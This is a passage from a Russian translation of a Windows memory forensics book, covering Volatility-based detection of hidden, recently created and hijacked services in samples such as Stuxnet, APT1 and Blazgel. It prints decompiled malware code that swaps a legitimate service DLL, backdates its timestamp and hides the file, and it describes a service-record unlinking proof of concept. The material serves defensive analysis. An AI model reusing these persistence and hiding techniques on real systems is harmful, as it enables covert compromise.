Order: 8
Process ID: -
Service Name: AFD
Display Name: Ancillary Function Driver for Winsock
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_RUNNING
Binary Path: \Driver\AFD
[snip]
```

Вывод показывает, что первые две службы (BITS и CertPropSvc) реализованы как библиотеки DLL (`qmgr.dll` и `certprop.dll` соответственно) и работают в одном и том же хост-процессе (PID 892). Служба WSearch представляет собой отдельный процесс (`SearchIndexer.exe`) и работает с PID 1240. Последние две службы (usbuhci и AFD) относятся к драйверам ядра, но работает только одна из них. Поскольку usbuhci в данный момент остановлена, путь к ее двоичному файлу не указан, то есть для этой службы не загружен никакой драйвер. С другой стороны, AFD работает, поэтому путь к ее двоичному файлу (`\Driver\AFD`) доступен.

Недавно созданные службы

Раздел реестра службы получает новую временную метку последней записи при создании службы, а впоследствии - при любом ее изменении. Если вы подозреваете, что вредоносная программа недавно использовала службы, но не знаете точного имени или имен служб, можно отсортировать их все по временным меткам, а затем просмотреть самые новые. В следующем примере анализируется Stuxnet, который обходит SCM с помощью приема `NtLoadDriver`, рассмотренного ранее. Поэтому плагин `svcscan` не обнаружит его службы, но вы все равно сможете проанализировать разделы реестра. Чтобы сделать это в собственном расследовании, запустите плагин `volshell`:

```
$ python vol.py -f stuxnet.vmem --profile=WinXPSP3x86 volshell
Volatility Foundation Volatility Framework 2.4
Current context: process System, pid=4, ppid=0 DTB=0x319000
Welcome to volshell!
To get help, type 'hh()'
>>>
```

Теперь можно импортировать модуль API реестра, как рассматривалось в главе 10:

```
>>> import volatility.plugins.registry.registryapi as registryapi
>>> regapi = registryapi.RegistryApi(self._config)
```

Следующие строки считывают все подразделы заданного раздела `ControlSet001\Services` в кусте system:

```
>>> key = "ControlSet001\Services"
>>> subkeys = regapi.reg_get_all_subkeys("system", key)
```

Прежде чем выполнять сортировку по временной метке, создайте словарь служб, в котором ключами будут имена служб, а значениями - целочисленные значения времени. Затем

отсортируйте уникальные временные метки в обратном порядке (чтобы самые новые оказались в начале списка):

```
>>> services = dict((s.Name, int(s.LastWriteTime)) for s in subkeys)
>>> times = sorted(set(services.values()), reverse=True)
```

Выделите три самые новые временные метки, а затем выполните цикл по созданному ранее словарю, выводя имена служб, соответствующих этим значениям времени:

```
>>> top_three = times[0:3]
>>> for time in top_three:
...   for name, ts in services.items():
...     if ts == time:
...       print time, name
...
1307075207 MRxCls
1307075207 MRxNet
1307075158 PROCMON20
1288372308 DMusic
1288372308 splitter
1288372308 kmixer
1288372308 drmkaud
1288372308 sysaudio
1288372308 swmidi
1288372308 wdmaud
1288372308 aec
```

Вывод показывает одиннадцать служб, представленных в трех уникальных временных интервалах. Самый новый интервал (1307075207) соответствует 2011-06-03 04:26:47 UTC. В это время службы MRxCls и MRxNet были созданы либо изменены. То, что ни одна из этих служб не видна в выводе `svcscan`, должно сразу вызвать подозрение. Это убедительный признак того, что две службы скрыты (либо были запущены ненадлежащим образом); иначе SCM знал бы о них:

```
$ python vol.py -f stuxnet.vmem --profile=WinXPSP3x86 svcscan
      | egrep -i '(mrxnet|mrxcls)'
Volatility Foundation Volatility Framework 2.4
$
```

Один из способов проверить, действительно ли службы работают, несмотря на отсутствие структур `_SERVICE_RECORD`, состоит в том, чтобы сначала определить связанный с ними модуль ядра. Путь хранится в значении ImagePath соответствующего раздела реестра. Как видно из следующего вывода, этим модулем является `mrxnet.sys`:

```
$ python vol.py -f stuxnet.vmem --profile=WinXPSP3x86 printkey
-K 'ControlSet001\Services\MRxNet'
Volatility Foundation Volatility Framework 2.4
Legend: (S) = Stable   (V) = Volatile
----------------------------
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\system
Key name: MRxNet (S)
Last updated: 2011-06-03 04:26:47 UTC+0000
Subkeys:
  (V) Enum
Values:
REG_SZ        Description     : (S) MRXNET
REG_SZ        DisplayName     : (S) MRXNET
REG_DWORD     ErrorControl    : (S) 0
REG_SZ        Group           : (S) Network
REG_SZ        ImagePath       : (S) \??\C:\WINDOWS\system32\Drivers\mrxnet.sys
REG_DWORD     Start           : (S) 1
REG_DWORD     Type            : (S) 1
```

Имя этого модуля можно сопоставить со списком загруженных в настоящий момент модулей ядра:

```
$ python vol.py -f stuxnet.vmem --profile=WinXPSP3x86 modules
      | grep mrxnet.sys
Volatility Foundation Volatility Framework 2.4
```

```
0x81c2a530 mrxnet.sys           0xb21d8000     0x3000
\??\C:\WINDOWS\system32\Drivers\mrxnet.sys
```

Подозрительный модуль действительно загружен, а значит, служба MRxNet работает. На этом этапе вы с помощью временных меток в реестре выяснили, какие службы были созданы или изменены последними, а затем определили, что две из них были скрыты от SCM.

Обнаружение захваченных служб

Если злоумышленники хотят использовать службы лишь как средство закрепления, создавать совершенно новую службу зачастую нет смысла. Например, на типичной машине так много отключенных или неиспользуемых служб, так почему бы просто не перепрофилировать (то есть не захватить) уже существующую? Такой подход применяют многие группы, распространяющие угрозы. Если анализ основывается исключительно на поиске нестандартных или незнакомых имен служб, атаки этого типа останутся незамеченными. Существуют два варианта захвата существующих служб, и оба описаны далее.

Захват через реестр

Этот метод, используемый группой Comment Crew (также известной как APT1), состоит в простом изменении значения ImagePath или ServiceDll в реестре для легитимной службы так, чтобы оно указывало на вредоносный файл. Например, образец WEBC2-ADSPACE (contagiodump.blogspot.com) захватывал службу ERSvc (Error Reporting Service), изменяя путь к ее DLL с `%SystemRoot%\system32\ersvc.dll` на `%SystemRoot%\system\ersvc.dll`.

Вот как выглядит вывод Volatility в зараженной системе:

```
$ python vol.py -f memory.dmp --profile=Win7SP0x64 svcscan --verbose
Volatility Foundation Volatility Framework 2.4
[snip]
Offset: 0x992c30
Order: 34
Process ID: 892
Service Name: ERSvc
Display Name: Error Reporting Service
Service Type: SERVICE_WIN32_SHARE_PROCESS
Service State: SERVICE_RUNNING
Binary Path: C:\Windows\system32\svchost.exe -k netsvcs
ServiceDll: %SystemRoot%\system\ersvc.dll
```

Иногда Microsoft меняет имя DLL легитимной службы в разных версиях операционной системы. Например, в Windows XP двоичным файлом службы Dynamic Configuration Host Protocol (DCHP) является `dhcpsvc.dll`, а в Windows 7 - `dhcpcore.dll`. Поэтому отслеживание изменений представляет собой трудоемкую задачу. Вместо этого можно использовать следующий скрипт для построения белого списка известных безопасных путей к двоичным файлам служб путем экспорта сведений из чистой системы.

```
 1 import pywintypes, win32api, win32con
 2
 3 def main():
 4
 5     read_perm = (win32con.KEY_READ |
 6                  win32con.KEY_ENUMERATE_SUB_KEYS |
 7                  win32con.KEY_QUERY_VALUE)
 8
 9     hkey = win32api.RegOpenKeyEx(
10                     win32con.HKEY_LOCAL_MACHINE,
11                     "SYSTEM\\ControlSet001\\Services",
```

```
                    0,
                    read_perm)

    names = [data[0] for data in win32api.RegEnumKeyEx(hkey)]

    for name in names:

        try:
            subkey = win32api.RegOpenKeyEx(
                        hkey,
                        "%s\\Parameters" % name,
                        0,
                        read_perm)

            value = win32api.RegQueryValueEx(
                        subkey,
                        "ServiceDll")

        except pywintypes.error:
            continue

        path = win32api.ExpandEnvironmentStrings(value[0])
        name = name.lower()
        path = path.lower()

        print name, "=", path

if __name__ == '__main__':
    main()
```

Для работы кода требуются Python Extensions for Windows (sourceforge.net), а данные выводятся в формате INI. Однако вывод можно изменить на выбранный вами формат, чтобы облегчить автоматическое формирование предупреждений в результатах плагинов Volatility.

Захват на диске

Второй вариант захвата служб предполагает замену двоичного файла службы на диске. В этом случае значение ServiceDll в реестре по-прежнему указывает на тот же путь, но содержимое файла изменено. Обычно это происходит в следующем порядке:

1. Запросить в реестре путь к двоичному файлу целевой службы.
2. Переместить или удалить исходный файл.
3. Создать новый файл по тому же пути, по которому находился исходный.
4. Перезапустить службу (либо просто дождаться перезагрузки).

Следующий листинг кода (восстановленного путем обратного проектирования образца вредоносной программы) показывает точный, подробный подход, примененный конкретной группой, распространяющей угрозы.

```
int __stdcall WinMain(HINSTANCE hInstance,
                      HINSTANCE hPrevInstance,
                      LPSTR lpCmdLine,
                      int nShowCmd)
{

  /* Local variable declarations are suppressed for brevity */

  strcpy((char *)&szInfectSignature, "XXXXX");

  if ( !RegOpenKeyExA(
          HKEY_LOCAL_MACHINE,
          "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Svchost",
          0,
          KEY_ALL_ACCESS,
          &hKey) )
```

```
{
  cbData = 2048;
  RegQueryValueExA(hKey, "netsvcs", 0, &Type, &Data, &cbData);

  Str = (char *)&Data;
  if ( Data )
  {
    do
    {
      wsprintfA(&SubKey,
                "SYSTEM\\CurrentControlSet\\Services\\%s\\Parameters",
                Str);
      if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE,
                         &SubKey,
                         0,
                         KEY_QUERY_VALUE,
                         &phkResult) )
      {
        RegCloseKey(phkResult);
      }
      else
      {
        memset(&FileName, 0, MAX_PATH);
        dwStatus = (LPCVOID)RegQueryValueExA(phkResult,
                                             "ServiceDll",
                                             0, 0,
                                             (LPBYTE)&FileName,
                                             &cbData);

        memset((void *)&Buffer, 0, MAX_PATH);
        strcpy((char *)&Buffer, &FileName);
        ExpandEnvironmentStringsA(&Buffer, &FileName, MAX_PATH);

        if ( dwStatus == STATUS_SUCCESS )
        {
          NumberOfBytesRead = 0;
          memset((void *)&Buffer, 0, MAX_PATH);

          GetTempPathA(MAX_PATH, (LPSTR)&Buffer);

          wsprintfA(&NewDllFile,
                    "%s\\~DF%d.tmp",
                    &Buffer,
                    GetTickCount());

          wsprintfA(&OrigFileCopy,
                    "%s\\~MS%d.txt",
                    &Buffer,
                    GetTickCount());

          hFileOriginal = CreateFileA(&FileName,
                                      GENERIC_READ,
                                      FILE_SHARE_READ,
                                      0,
                                      OPEN_EXISTING,
                                      0, 0);

          if ( hFileOriginal != INVALID_HANDLE_VALUE )
          {
            memset(String, 0, 0x400u);
            String[1024] = 0;

            SetFilePointer(hFileOriginal, -1024, 0, FILE_END);
            ReadFile(hFileOriginal,
                     String,
                     0x400u,
                     &NumberOfBytesRead,
                     0);
            CloseHandle(hFileOriginal);

            ptrSigIndex = FindSubstring(String,
```

```
 88                                (const char *)&szInfectSignature,
 89                                1024, 0);
 90
 91              if ( ptrSigIndex != -1 )
 92              {
 93                lpBuffer = &String[ptrSigIndex];
 94
 95                MoveFileA(&FileName, &OrigFileCopy);
 96                MoveFileExA(&OrigFileCopy, 0, MOVEFILE_DELAY_UNTIL_REBOOT);
 97
 98                hResInfo = FindResourceA(hInstance, (LPCSTR)101, "BIN");
 99                if ( hResInfo )
100                {
101                  hResData = LoadResource(hInstance, hResInfo);
102                  if ( hResData )
103                  {
104                    hFile = CreateFileA(
105                              &NewDllFile,
106                              GENERIC_WRITE,
107                              FILE_SHARE_WRITE,
108                              0,
109                              CREATE_ALWAYS,
110                              FILE_ATTRIBUTE_NORMAL,
111                              0);
112                    if ( hFile )
113                    {
114                      SystemTime.wMonth = 2;
115                      SystemTime.wDayOfWeek = 0;
116                      SystemTime.wMinute = 2;
117                      SystemTime.wSecond = 0;
118                      SystemTime.wYear = 2005;
119                      SystemTime.wDay = 18;
120                      SystemTime.wHour = 20;
121
122                      SystemTimeToFileTime(&SystemTime, &FileTime);
123                      LocalFileTimeToFileTime(&FileTime, &CreationTime);
124                      SetFileTime(hFile, &CreationTime, 0, &CreationTime);
125
126                      dwResSize = SizeofResource(0, hResInfo);
127                      WriteFile(hFile,
128                                hResData,
129                                dwResSize,
130                                &NumberOfBytesWritten,
131                                0);
132
133                      lpBuffer[5] = 75;
134                      if ( lpBuffer )
135                      {
136                        nNumberOfBytesToWrite = lstrlenA(lpBuffer);
137                        WriteFile(hFile,
138                                  lpBuffer,
139                                  nNumberOfBytesToWrite + 1,
140                                  &NumberOfBytesWritten,
141                                  0);
142                      }
143                      CloseHandle(hFile);
144                      FreeResource(hResData);
145
146                      MoveFileA(&NewDllFile, &FileName);
147                      SetFileAttributesA(&FileName, FILE_ATTRIBUTE_HIDDEN);
148
149                      DeleteFileA(&NewDllFile);
150                      DeleteFileA(&OrigFileCopy);
151                    }
152                  }
153                }
154              }
155            }
156          }
157        }
158        szNullChar = strchr(Str, 0);
```

```
159         szNextString = szNullChar[1];
160         Str = szNullChar + 1;
161       }
162       while ( szNextString );
163     }
164     DeleteFileA(&Filename);
165   }
166   return 0;
167 }
```

В следующем списке описано, как работает этот код:

• **Строка 9:** копирует XXXXX (скрыто) в переменную `szInfectSignature`. Позднее она используется как маркер заражения, чтобы вредоносная программа не заменяла один и тот же файл более одного раза.
• **Строки 11-23:** открывают раздел реестра Svchost и запрашивают значение netsvcs. Возвращается REG_MULTI_SZ (список строк) с именами всех служб группы, которым требуется доступ к сети. Вредоносная программа перебирает список и выбирает одну из служб для захвата. Используя группу `netsvcs`, а не просто выбирая службу случайным образом, вредоносная программа гарантирует доступность сетевых функций (с точки зрения зависимостей).
• **Строки 24-54:** для каждой службы из группы `netsvcs` вредоносная программа запрашивает путь ServiceDll в подразделе Parameters. Затем она раскрывает все переменные среды (например, `%SystemRoot%`), чтобы получить полный путь, и сохраняет результат в FileName.

• **Строки 55-66:** вредоносная программа формирует два пути к временным файлам, подготавливая остальную часть заражения. Затем она копирует исходный двоичный файл службы в OrigFileCopy (с расширением `.txt`) и помещает новую DLL в первоначальное расположение NewDllFile (с расширением `.tmp`).
• **Строки 67-97:** вредоносная программа открывает дескриптор исходного двоичного файла службы (FileName) и считывает последние 1024 байта файла в буфер, который затем сканирует на наличие `szInfectSignature`. Если сигнатура найдена, цикл переходит к следующей службе в группе netsvcs, потому что текущая служба уже заменена.
• **Строки 98-113:** извлекают двоичный ресурс из раздела ресурсов вредоносной программы (тело подменной DLL) и открывают дескриптор NewDllFile, подготавливая запись на диск.
• **Строки 114-132:** вредоносная программа изменяет метаданные файловой системы (в частности, временные метки), чтобы создать видимость, будто новая DLL в действительности была создана 18.02.2005 в 20:02:00. Затем она записывает данные ресурса в файл.
• **Строки 133-145:** добавляют сигнатуру заражения в конец новой DLL, чтобы в будущем та же вредоносная программа не заменила ее снова.
• **Строки 146-167:** вредоносная программа перемещает новую DLL (NewDllFile) из временного каталога в расположение исходного двоичного файла (FileName). Она устанавливает скрытый атрибут NTFS, поэтому, чтобы увидеть файл в списках каталогов, пользователям потребуется изменить стандартные настройки Проводника. Наконец, она удаляет оба временных файла.

Обнаружение захвата на диске

Обнаружить захват на диске в памяти не так просто, как захват через реестр, поскольку изменилось только содержимое файла. Если не искать артефакты, создаваемые новой DLL при загрузке (то есть соединения, перехваты API), можно выгрузить все DLL и сравнить их с эталонными копиями, пытаясь определить, не была ли какая-либо из них заменена. Следует помнить, что хеши DLL, выгруженных из памяти, никогда не совпадут с хешами файлов на диске, но анализ можно основывать на других факторах, таких как размер файла, временная метка компиляции в заголовке PE и так далее. Если что-либо выглядит иначе, код можно дизассемблировать для проверки.

Выявление скрытых служб

Как уже упоминалось ранее в этой главе, вредоносная программа может скрывать службы. Например, Blazgel (threatexpert.com) сканирует память `services.exe` от `0x300000` до `0x5000000` в поисках своей целевой службы. По существу, она ищет член ServiceName структуры `_SERVICE_RECORD`. Как показано на рисунке 12-3, найдя совпадение, программа вычитает 8 (см. инструкцию `lea eax,[esi-8]`), поскольку в 32-разрядных системах член ServiceName находится по смещению 8 структуры `_SERVICE_RECORD`. Так Blazgel получает указатель на базовый адрес структуры `_SERVICE_RECORD`. Затем она перезаписывает значения Flink и Blink следующей и предыдущей структур соответственно, в результате чего целевая служба фактически «исчезает» из всех списков служб на действующей машине.




Рисунок 12-3. Троян Blazgel скрывает службы, исключая их из списка.

После этого пользователи уже не могут полагаться ни на один из упомянутых выше методов перечисления служб на действующей машине (то есть MMC, `sc query`, PowerShell или `PsService.exe`). Хотя скрытая служба по-прежнему работает, SCM ничего не знает о ее существовании, поэтому результаты большинства инструментов анализа будут искажены. В качестве примера рассмотрим систему, в которой работает служба Windows Security Center. Сведения о службе можно получить следующей командой:

```
C:\>sc query wscsvc
SERVICE_NAME: wscsvc
  TYPE               : 20  WIN32_SHARE_PROCESS
  STATE              : 4  RUNNING
                       (STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
  WIN32_EXIT_CODE    : 0  (0x0)
  SERVICE_EXIT_CODE  : 0  (0x0)
  CHECKPOINT         : 0x0
  WAIT_HINT          : 0x0
```

Видно, что служба работает. Теперь остановите службу с помощью `net stop`, а затем снова запросите ее состояние. Вы должны увидеть, что она находится в остановленном состоянии:

```
C:\>net stop wscsvc
The Security Center service is stopping.
The Security Center service was stopped successfully.
C:\>sc query wscsvc
SERVICE_NAME: wscsvc
  TYPE               : 20  WIN32_SHARE_PROCESS
  STATE              : 1  STOPPED
                       (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
  WIN32_EXIT_CODE    : 0  (0x0)
  SERVICE_EXIT_CODE  : 0  (0x0)
  CHECKPOINT         : 0x0
  WAIT_HINT          : 0x0
```

На рисунке 12-4 показано, как выглядит вывод `svcscan` до и после остановки службы. Чтобы сформировать эти визуальные представления, можно добавить к команде Volatility параметр `--output=dot`. Как видно, в обоих случаях wscsvc находится между службами WmiApSrv и wuauserv в двусвязном списке.

Теперь, чтобы смоделировать происходящее при сокрытии службы вредоносной программой, можно применить программу, подтверждающую осуществимость концепции, которая выполнит исключение из списка. И исходный код, и скомпилированный исполняемый файл программы доступны здесь: code.google.com. Следующий вывод показывает, что сразу после исключения wscsvc из списка команда `sc query` выдает ошибку:

```
C:\>UnlinkServiceRecord.exe wscsvc
[!] Service to hide: wscsvc
[!] SCM Process ID: 0x28c
[!] Found PsServiceRecordListHead at 0x6e1e90
[!] Found a matching SERVICE_RECORD structure at 0x6ea3d0!
C:\>sc query wscsvc
[SC] EnumQueryServicesStatus:OpenService FAILED 1060:
The specified service does not exist as an installed service.
```




Рисунок 12-4. Служба wscsvc в работающем и остановленном состояниях.

Поскольку wscsvc исключена из списка, она не отображается в выводе `sc query`, списке MMC или списке работающих служб, сформированном сторонними приложениями, такими как PsService, GMER и Process Hacker. Однако, как показано на рисунке 12-5, структура `_SERVICE_RECORD` для wscsvc по-прежнему существует в памяти `services.exe`. Более того, значения Flink и Blink для wscsvc все еще указывают на WmiApSrv и wuauserv, но на wscsvc не указывает ничто, в результате чего она изолирована от связанного списка.

Из обсуждения скрытых служб можно вынести несколько важных фактов. Во-первых, служба остается в двусвязном списке, даже когда находится в остановленном состоянии. Во-вторых, процесс службы остается активным, даже когда вредоносная программа исключает его структуру `_SERVICE_RECORD` из списка.




Рисунок 12-5. Служба wscsvc исключена из списка.

Итоги

На протяжении многих лет злоумышленники по-разному использовали архитектуру служб и злоупотребляли ею. Поскольку это один из основных механизмов закрепления, которым пользуются даже «продвинутые» группы, распространяющие угрозы, для эффективной работы над расследованиями аналитикам необходимо глубокое понимание свидетельств, связанных со службами. Также критически важно знать ограничения действующих инструментов, перечисляющих службы, и то, как руткиты могут скрывать свое присутствие. Объединяя артефакты в памяти с аналогичными признаками на диске, например кустами реестра, можно противодействовать методам сокрытия и зачастую получать исчерпывающее представление о текущих конфигурациях служб в подозреваемой системе.

Глава 13. Криминалистический анализ ядра и руткиты

До сих пор из этой книги вы многое узнали об артефактах, существующих в памяти ядра, таких как файловые объекты, сетевые структуры и кэшированные кусты реестра. Мы даже рассмотрели такие темы, как сокрытие процессов путем непосредственного изменения объектов ядра. Однако вы еще не узнали, как на самом деле отыскать вредоносную программу, которая работает в режиме ядра, загружая драйвер. Более того, начав работать в ядре, руткит получает бесчисленное множество способов уклоняться от обнаружения и сохраняться в системе, манипулируя таблицами вызовов, перехватывая функции и перезаписывая структуры метаданных.

В этой главе показано, как криминалистический анализ памяти помогает обнаруживать такие широко известные руткиты, как ZeroAccess, Tigger, Blackenergy и Stuxnet. Вы также приобретете некоторый опыт совместного использования Volatility и IDA Pro для углубленного статического анализа вредоносных модулей ядра.

Модули ядра

